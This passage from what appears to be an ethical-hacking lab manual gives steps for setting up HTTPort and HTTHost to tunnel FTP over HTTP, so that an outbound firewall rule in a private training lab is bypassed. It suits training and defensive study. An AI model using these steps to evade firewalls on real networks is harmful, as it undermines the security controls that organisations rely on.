50. ☐ In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.
51. ☐ Enter the password **magic** into the **Password** field.



52. ☐ Select the **Port mapping** tab, and click **Add** to create a new mapping.




53. ☐ Right-click the **New mapping** node, and click **Edit**.




54. ☐ Rename this as **ftp test** (you can enter the name of your choice).
55. ☐ Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.
56. ☐ Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.
57. ☐ Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

10.10.1.11 specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.



58. ☐ Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.


If you get an error, ignore it.



59. ☐ HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.1.11**.


This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. ☐ In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




61. ☐ Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

If you issue this command without starting HTTPort, the connection to the FTP site fails, stating that the FTP connection is refused.

